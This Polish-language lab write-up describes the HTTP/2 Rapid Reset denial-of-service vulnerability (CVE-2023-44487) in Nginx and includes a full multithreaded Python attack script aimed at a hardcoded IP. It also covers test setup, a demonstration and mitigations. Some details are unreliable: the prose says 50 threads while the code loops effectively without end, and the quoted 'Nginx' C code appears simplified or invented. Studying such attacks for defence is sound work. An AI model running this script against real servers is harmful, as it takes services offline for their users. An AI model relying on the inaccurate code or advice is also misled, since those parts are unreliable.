CVE-2023-44487

Wersje podatne:

Wszystkie wersje Nginx od wersji **1.9.5 do 1.25.2** są podatne na atak CVE-2023-44487. Ta luka bezpieczeństwa pozwala na przeprowadzenie ataku typu Denial of Service (DoS) przez szybkie resetowanie wielu strumieni HTTP/2. Oprócz nginx, wiele innych serwerów i aplikacji obsługujących HTTP/2 była podatnych na ten atak: *Apache, Eclipse Jetty, Envoy, Netty, nghttp2, Caddy, Goland, Jenkins*. Wersji podatnych powyższych serwerów nie wymieniono, ponieważ atak został przetestowany tylko na serwerze Nginx.

Opis wykonania podatności:

CVE-2023-44487 to luka w implementacji protokołu HTTP/2, która umożliwia atak typu Denial of Service (DoS) przez szybkie resetowanie wielu strumieni HTTP/2. Podatność ta wynika z niewłaściwego przetwarzania ramek RESET_STREAM przez serwer HTTP/2, co prowadzi do przeciążenia serwera, umożliwiając atakującemu wysyłanie i natychmiastowe resetowanie dużej liczby strumieni, skutecznie uniemożliwiając serwerowi przetwarzanie nowych żądań.

Analiza luki:

Poniżej znajduje się fragment kodu ilustrujący podatność w implementacji HTTP/2 na serwerze Nginx. Ten kod przetwarza ramki RESET_STREAM, co jest kluczowym punktem ataku CVE-2023-44487, znanego jako HTTP/2 Rapid Reset Attack.

```
void ngx_http_v2_handle_rst_stream_frame(ngx_http_v2_connection_t
*h2c, ngx_http_v2_frame_t *frame) {
    ngx_http_v2_stream_t *stream;

    stream = ngx_http_v2_get_stream_by_id(h2c, frame->stream_id);
    if (stream == NULL) {
        return;
    }

    // Przetwarzanie resetu strumienia
    ngx_http_v2_close_stream(stream, NGX_HTTP_V2_RST_STREAM);
    log("Stream reset processed for stream id: %d", frame-
>stream_id);
}

void ngx_http_v2_close_stream(ngx_http_v2_stream_t *stream, int
status) {
    // Zwolnienie zasobów przypisanych do strumienia
    free_resources(stream);
    log("Stream closed with status: %d", status);
}
```

Wykorzystanie luki:

Atakujący nawiązuje połączenie z serwerem Nginx i inicjuje sesję HTTP/2. Następnie inicjuje wiele równoczesnych strumieni w ramach jednego połączenia **HTTP/2**, każdy strumien jest identyfikowany przez unikalne '**stream_id**'. Kolejnym krokiem jest wysłanie ramki **RESET_STREAM** dla każdego utworzonego strumienia. Ta ramka zawiera '**stream_id**' strumienia, który ma zostać zresetowany.

Serwer Nginx otrzymuje ramki RESET_STREAM i przetwarza je w funkcji '**ngx_http_v2_handle_rst_stream_frame**', lokalizuje strumień na podstawie '**stream_id**' i zamyka go, zwalniając zasoby przypisane do tego strumienia w funkcji '**ngx_http_v2_close_stream**'. Atakujący szybko inicjuje i resetuje wiele strumieni, przez co serwer Nginx jest zmuszony do ciągłego przetwarzania tych ramek, co prowadzi do intensywnego zużycia zasobów procesora i pamięci.

Konsekwencje:

W wyniku ataku serwer Nginx może przestać odpowiadać, co prowadzi do odmowy usługi dla prawidłowych żądań. Atakujący skutecznie przeciąża serwer Nginx, prowadząc do jego niestabilności i odmowy usługi(DoS).

Konfiguracja środowiska testowego

Instalacja Nginx:

Najpierw należy zainstalować serwer Nginx. Na systemach opartych na Debianie, takich jak Ubuntu, można to zrobić za pomocą poniższych poleceń:

```
sudo apt update
sudo apt install nginx
```

Generowanie certyfikatów SSL

HTTP/2 w Nginx wymaga połączenia HTTPS, więc konieczne jest wygenerowanie certyfikatów SSL. Można to zrobić za pomocą OpenSSL:

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout
/etc/ssl/private/nginx-selfsigned.key -out /etc/ssl/certs/nginx-
selfsigned.crt
sudo openssl dhparam -out /etc/ssl/certs/dhparam.pem 2048
```

Konfiguracja Nginx do obsługi HTTP/2

Należy zmienić konfigurację Nginx, aby włączyć obsługę HTTP/2. W pliku konfiguracyjnym serwera Nginx '**nginx.conf**' zmodyfikowano sekcję serwera następująco:

```
server {
    listen 443 ssl http2;
    server_name localhost;
    ssl_certificate /etc/ssl/certs/nginx-selfsigned.crt;
    ssl_certificate_key /etc/ssl/private/nginx-selfsigned.key;
    ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
    #charset koi8-r;

    #access_log logs/host.access.log main;

    location / {
        root html;
        index index.html index.htm;
    }
}
```

Po zmianie konfiguracji należy zrestartować serwer Nginx, aby zmiany zostały zapisane.

Kod źródłowy

Plik main.py:

Poniższy kod napisany w Pythonie tworzy 50 wątków, z których każdy nawiązuje połączenie z serwerem HTTP/2, wysyła żadanie GET, a następnie natychmiast resetuje strumień. Jest to przykład symulujący atak typu Denial of Service (DoS) poprzez szybkie resetowanie wielu strumieni HTTP/2.

1. Importowanie niezbędnych modułów

```
import threading
import socket
import collections

try:
    # using Python 3.10+
    from collections.abc import MutableSet
    collections.MutableSet = collections.abc.MutableSet
    from collections.abc import MutableMapping
    collections.MutableMapping = collections.abc.MutableMapping
except ImportError:
    # using Python 3.10-
    from collections import MutableSet
    from collections import MutableMapping

from h2.connection import H2Connection
from h2.events import RequestReceived, StreamReset
```

```
from h2.config import H2Configuration
import ssl
from h2.errors import ErrorCodes
```

Ten segment importuje wszystkie niezbędne moduły, w tym '**threading**' do obłusgi wątków, '**socket**' do komunikacji sieciowej, '**collections**' do manipulacji strukturami danych, '**ssl**' do obsługi TLS oraz moduły '**h2**' do pracy z protokołem HTTP/2. Dodatkowo fragment '**try**' i '**except**' zapewniają kompatybilność kodu z różnymi wersjami Pythona.

2. Definicja funkcji 'root_function'

```
def root_function(url='10.26.41.134'):
    while True:
        try:
            # Create a TCP connection
            sock = socket.create_connection((url, 443))

            # Wrap the socket for TLS
            ctx = ssl.create_default_context()
            ctx.check_hostname = False
            ctx.verify_mode = ssl.CERT_NONE
            ctx.set_alpn_protocols(['h2'])
            sock = ctx.wrap_socket(sock, server_hostname=url)

            # Make sure we're using HTTP/2
            assert sock.selected_alpn_protocol() == 'h2'

            # Create HTTP/2 connection
            config = H2Configuration(client_side=True)
            conn = H2Connection(config=config)
            conn.initiate_connection()
            sock.sendall(conn.data_to_send())
```

Funkcja '**root_function**' najpierw tworzy połączenie TCP z serwerem na porcie 443. Następnie owija to połączenie w warstwę TLS za pomocą kontekstu SSL, aby zapewnić bezpieczną komunikację. Protokół HTTP/2 jest negocjowany za pomocą ALPN (Application-Layer Protocol Negotiation).

3. Inicjalizacja strumienia HTTP/2

Ten segment inicjalizuje nowy strumień HTTP/2, wysyła nagłówki HTTP/2 z żądaniem GET, a następnie odbiera dane z serwera. Gdy strumień otrzymuje odpowiedź, jest natychmiast resetowany za pomocą ramki **RESET_STREAM** z kodem błędu '**ErrorCodes.CANCEL**'.

```
# Create a new stream
            stream_id = conn.get_next_available_stream_id()
            conn.send_headers(
                stream_id,
                [(':method', 'GET'), (':authority', url), (':path',
'/'), (':scheme', 'https')],
            )
            sock.sendall(conn.data_to_send())

            # Read some data
            while True:
                data = sock.recv(65535)
                if not data:
                    break

                events = conn.receive_data(data)
                for event in events:
                    if isinstance(event, RequestReceived):
                        # Cancel the stream with error code for
CANCEL
                        conn.reset_stream(event.stream_id,
error_code=ErrorCodes.CANCEL)
                    elif isinstance(event, StreamReset):
                        print(f"Stream {event.stream_id}
cancelled.")

                sock.sendall(conn.data_to_send())
        except Exception as e:
            print(f"An error occurred: {e}")
```

4. Tworzenie i uruchamianie wątków

```
# Create 50 threads running root_function
threads = []
for i in range(10000000000000000):
    thread = threading.Thread(target=root_function)
    thread.start()
    threads.append(thread)

# Keep the main thread alive
for thread in threads:
    thread.join()
```

Ten segment tworzy 50 wątków, z których każdy uruchamia '**root_function**'. Wątki są dodawane do listy '**threads**', a następnie '**join()**' jest wywoływane na każdym wątku, aby upewnić się, że główny wątek pozostaje aktywny, dopóki wszystkie wątki nie zakończą pracy.

Działanie podatności CVE-2023-44487

Poniżej przedstawiono szczegółowy opis działania podatności HTTP/2 Rapid Reset Attack, na przykładzie implementacji w serwerze Nginx.

1. Nawiązanie połączenia TCP i TLS

Atakujący nawiązuje połączenie TCP z serwerem na porcie 443 (typowym dla HTTPS). Następnie połączenie to jest owinięte w warstwę TLS, aby zapewnić bezpieczną komunikację.

```
# Create a TCP connection
sock = socket.create_connection((url, 443))

# Wrap the socket for TLS
ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE
ctx.set_alpn_protocols(['h2'])
sock = ctx.wrap_socket(sock, server_hostname=url)
```

create_connection: Tworzy połączenie TCP z serwerem.

wrap_socket: Owijanie połączenia w warstwę TLS z ALPN ustawionym na HTTP/2 (‘**h2**’).

2. Negocjacja protokołu HTTP/2

Po nawiązaniu połączenia TLS, klient i serwer negocjują użycie protokołu HTTP/2. ALPN jest używane do ustalenia, że komunikacją będzie odbywać się za pomocą HTTP/2.

```
# Make sure we're using HTTP/2
assert sock.selected_alpn_protocol() == 'h2'
```

selected_alpn_protocol() – sprawdza, czy negocjowany protokół to HTTP/2.

3. Inicjalizacja połączenia HTTP/2

Klient inicjalizuje połączenie HTTP/2 poprzez wysyłanie ramki inicjującej.

```
# Create HTTP/2 connection
config = H2Configuration(client_side=True)
conn = H2Connection(config=config)
conn.initiate_connection()
sock.sendall(conn.data_to_send())
```

H2Connection: Inicjalizuje nową sesję HTTP/2

initiate_connection: wysyła ramkę inicjującą połączenie HTTP/2.

4. Tworzenie i wysyłanie żądania GET

Klient tworzy nowy strumień i wysyła żądanie HTTP/2 GET do serwera.

```
# Create a new stream
stream_id = conn.get_next_available_stream_id()
conn.send_headers(
    stream_id,
    [(':method', 'GET'), (':authority', url), (':path', '/'),
(':scheme', 'https')],
)
sock.sendall(conn.data_to_send())
```

send_headers: Wysyła nagłówki HTTP/2, które zawierają żądanie GET.

5. Odbiór danych i resetowanie strumienia

Klient odbiera dane od serwera. Gdy otrzymuje odpowiedź na żądanie GET, natychmiast wysyła ramkę **RESET_STREAM**, aby zakończyć strumień.

```
# Read some data
while True:
    data = sock.recv(65535)
    if not data:
        break

    events = conn.receive_data(data)
    for event in events:
        if isinstance(event, RequestReceived):
            # Cancel the stream with error code for CANCEL
            conn.reset_stream(event.stream_id,
error_code=ErrorCodes.CANCEL)
        elif isinstance(event, StreamReset):
            print(f"Stream {event.stream_id} cancelled.")

    sock.sendall(conn.data_to_send())
```

reset_stream: Wysyła ramkę RESET_STREAM, aby zakończyć strumień z kodem błędu **CANCEL**.

6. Zużycie zasobów serwera

Atakujący szybko inicjuje i resetuje wiele strumieni, serwer jest zmuszony do ciągłego przetwarzania tych ramek, co prowadzi do intensywnego zużycia zasobów procesora i pamięci. W efekcie serwer odmawia świadczenia usług (DoS).

7. Tworzenie wątków

Kod tworzy wiele wątków, które równocześnie wykonują powyżej opisane kroki, zwiększając przy tym intensywność ataku.


```
# Create 50 threads running root_function
threads = []
for i in range(10000000000000000):
    thread = threading.Thread(target=root_function)
    thread.start()
    threads.append(thread)

# Keep the main thread alive
for thread in threads:
    thread.join()
```

threading.Thread: Tworzy nowy wątek dla każdej instancji '**root_function**'.


start(): uruchamia wątek.

join(): Utrzymuje główny wątek jako aktywny do zakończenia wszystkich wątków.

8. Przykładowy atak



Rysunek 1 - serwer nginx przed przeprowadzeniem ataku



Rysunek 2 - serwer nginx po ataku CVE-2023-44487

Jak widać na powyższych zrzutach ekranu, atak na serwer się powiódł. Serwer wyświetlił błąd 500 Internal Server Error oznacza on, iż serwer Nginx nie jest w stanie prawidłowo przetworzyć żądania HTTP.

Na zrzucie ekranu pokazującym efekt ataku widzimy w terminalu błędy wskazujące na nadmierną liczbę otwartych plików:

```
An error occurred: [Errno 24] Too many open files
```

Ten komunikat błędu oznacza, że system operacyjny osiągnął maksymalną liczbę otwartych plików, co jest konsekwencją ataku polegającego na szybkim otwieraniu i zamykaniu wielu połączeń HTTP/2.

Patch podatności CVE-2023-44487

Aby zabezpieczyć się przed podatnością CVE-2023-44487, znaną również jako HTTP/2 Rapid Reset Attack, konieczne jest zastosowanie poprawek oraz zmian w konfiguracji serwera. Oto kluczowe kroki:

1. Aktualizacja oprogramowania

Aktualizacja Nginx do najnowszej wersji, która zawiera poprawki zabezpieczeń. Nginx opublikował aktualizację, które adresują tę podatność.

```
sudo apt update
sudo apt upgrade
```

2. Ręczne patchowanie Nginx

W konfiguracji serwera Nginx, należy zwiększyć limit równoczesnych strumieni oraz ograniczyć maksymalną liczbę żądań na utrzymywane połączenie HTTP/2. Zmiany będą dokonane w pliku konfiguracyjnym '**nginx.conf**'.

```
http {
    ...
    http2_max_concurrent_streams 128;
    keepalive_requests 1000;
    ...
}
```

3. Monitorowanie i dodatkowe zabezpieczenia

Implementacja narzędzi służących do monitorowania oraz ograniczających liczbę połączeń z jednego adresu IP jest bardzo przydatna w obronie przed atakami DDoS. Cloudflare lub AWS Shield może dodatkowo pomóc w zabezpieczeniu serwera.

Podsumowanie

CVE-2023-44487 to podatność w implementacji protokołu HTTP/2, która pozwala atakującym na przeprowadzenie ataku typu Denial of Service. Atak polega na szybkim tworzeniu i resetowaniu wielu strumieni HTTP/2, co prowadzi do przeciążenia serwera i skutkuje odmową usług. Podatność ta dotyczy wielu serwerów HTTP/2, w tym Nginx. Aby zabezpieczyć się przed tym atakiem, zaleca się aktualizację serwera do najnowszej wersji, modyfikację konfiguracji w celu ograniczenia liczby równoczesnych strumieni oraz wdrożenie narzędzi monitorujących i zabezpieczających przed podejrzanym ruchem sieciowym.